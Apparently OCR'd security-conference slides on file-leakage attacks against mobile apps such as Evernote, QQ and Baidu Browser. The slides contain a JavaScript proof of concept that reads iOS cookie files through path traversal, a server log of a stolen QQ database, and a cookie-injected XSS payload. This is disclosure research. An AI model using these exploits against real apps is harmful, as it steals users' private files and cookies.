Apps	Attack Channel
Browser	UC, Mercury Baidu, Sogou, QQ browsers	Local
Cloud Drive	Mail.Ru Cloud Baidu Cloud, 360 Cloud	Local & Web
Note/Read	Evernote, QQ Reader	Local & Web
Email	Mail.Ru	Remote
Social	Tencent QQ	Remote
Utility	Foxit Reader, OliveOffice	Local

I will first explain three cases, and then show how to write PoC exploits.


sopIFL case study: Evernote (iOS)



sopIFL Case Study: Mail.Ru (iOS)




sopIFL case study: QQ (iOS)



1. Attacker sends an a crafted HTML file in the QQ's chat box.

2. Victim opens it



3. QQ's private database file is stolen.

```
2014-09-24 11:36:08.357 /req?pkg=QQiPhone&atk=1&ver=iOS8&con=cook%00%00%00%07%00%&kid=agtzfmFwcHNlYy1oa3lRCxlEVGFzaxiAgICAm5CECgw
500 25ms 0kb Mozilla/5.0 (iPhone; CPU iPhone OS 8_0 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Mobile/12A365 module=default version=3
158.132.255.55 - - [23/Sep/2014:20:36:08 -0700] "GET /req?
pkg=QQiPhone&atk=1&ver=iOS8&con=cook%00%00%00%07%00%&kid=agtzfmFwcHNlYy1oa3IRCxIEVGFzaxiAgICAm5CECgw HTTP/1.1" 500 695 - "Mozilla/5.0
(iPhone; CPU iPhone OS 8_0 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Mobile/12A365"  ms=26
cpu_ms=0 cpm_usd=0.000078 app_engine_release=1.9.12 instance=00c61b117cacf181284b3d1f1e9cd2e677d24322
```

sopIFL PoC for Evernote iOS

```
<script>
var aim = '../../../../../Cookies/Cookies.binarycookies';
function doAttack() {
    var xhr = new XMLHttpRequest();
    xhr.overrideMimeType('text/plain; charset=iso-8859-1');
    xhr.open('GET', aim);
    xhr.onreadystatechange = function() {
        if (xhr1.readyState == 4) {
            var txt = xhr1.responseText;
            alert(txt);   //sendFile(txt)
        }
    };
    xhr.send();
}
doAttack();
</script>
```

How to obtain this relative file path for iOS apps?

Tools for accessing iOS app files

- libimobiledevice:
  - http://www.libimobiledevice.org/
  - Cross-platform: able to run on Linux


- Some GUI tools (based on the library/iTunes):

iTools


iExplorer

iFunBox

Works on non-jailbreak iOS devices



Obtaining the Relative File Path
(Does not support iOS 8.3 and later)



Obtaining the Full File Path


- Challenges:
  - The app directory is a random name on iOS.
    - Unlike Android cases, always a fixed package name: "/data/data/packagename/…"
    - https://play.google.com/store/apps/details?id=org.mozilla.firefox "/data/data/org.mozilla.firefox/…"
  - Directly probing the app directory name requires the root privilege on iOS:

```
Prateeks-iPod:/ root# cd /private/var/mobile/Applications/
Prateeks-iPod:/private/var/mobile/Applications root# ls
013D223D-3546-420D-B9A4-25E538E0E60E/  1B1C39EF-EA0E-4DB3-9458-9D092008672B/  535B0F2F-0A7F-4CA2-8903-C9365
0759F7BE-9038-4B48-910C-04DD1C25F6A3/  25B6D942-FCA5-489D-A83C-BFD6381B4C30/  72581630-F432-403D-8A5C-0679F
0A26D55D-E3B9-4021-AC74-95CE7A6FA8C2/  281DAADF-793E-416B-B971-A5B251A1A9A0/  72D31236-6C91-4A6C-AAAC-D05D6
0B1F2EDB-A94D-4EF4-920C-751A23C82468/  2A0093CE-8A92-49BD-AF68-E50B0A4DA9E4/  73351C65-5DEC-4B52-B06A-D8122
0C3B8323-91FE-4420-B424-58856AA10825/  2E85455B-C89D-4ED4-ACBE-C8746BC850C7/  7FBADD66-81D8-484A-A148-CDE48
0C933D02-9E46-42B0-9B76-516AA6FFE9BF/  3D6AFD80-3B43-4696-B7F7-48B1E6967EBC/  83470B09-2DD8-4E64-9BA7-30217
0FD688FF-F587-426F-8A62-5F1C1A8CEDEB/  3E24EA16-B2D9-4C71-8F0D-A01C1332AB35/  86D24B90-BC17-4B1A-B64F-20CFD
0FF01000-CEC1-451B-A793-BD3616220E12/  41A20265-21A7-4F0A-8547-ACFCA435D684/  9068A5E0-7ADB-4DBB-8F[illegible]-18821
1332F885-99B9-4041-B483-A0FB63FAD105/  434EBFD0-3A3C-43AD-B7C7-DB784DFCDAA9/  9CA286D5-F7A9-4E1D-A9FD-6DB9D
```


Obtaining the full file path on a non-jailbroken iOS device

- Works only for apps with browsing interfaces.
- Basic idea:
  - Import a local HTML file into the target app.
  - This HTML file has the probing JavaScript code: **alert(document.location);**
- How to import a HTML file?
  - Use the “Import” function in the previous iTools;
  - Use the “Open-with” feature on iOS.

The probing result using the imported HTML file




Also obtain the path of exploit file.



Each new installation generates a different app dir.

Next, on aimIFL

aimIFL: IFL via executing unauthorized JavaScript directly on target files



Apps vulnerable to aimIFL


How to load the target file through these schemes?

Attack Name	Vulnerable Apps
`aimIFL-1` via `file://`	Baidu Browser, On The Road
`aimIFL-1` via `content://`	360 Mobile Safe
`aimIFL-1` via `intent://`	Yandex and 360 browsers Baidu Search, Baidu Browser
`aimIFL-2` on Android	`org.easyweb.browser` Internet Browser, Smart Browser Shady Browser, Zirco Browser
`aimIFL-2` on iOS	myVault

A Simple Case of aimIFL-1 via file://

JS (**OK<script>alert(document.body.innerHTML)</script>**) is injected into the target file **webviewCookiesChromium.db** via the HTTP cookie.

An Evolved Case of aimIFL-1 via file://



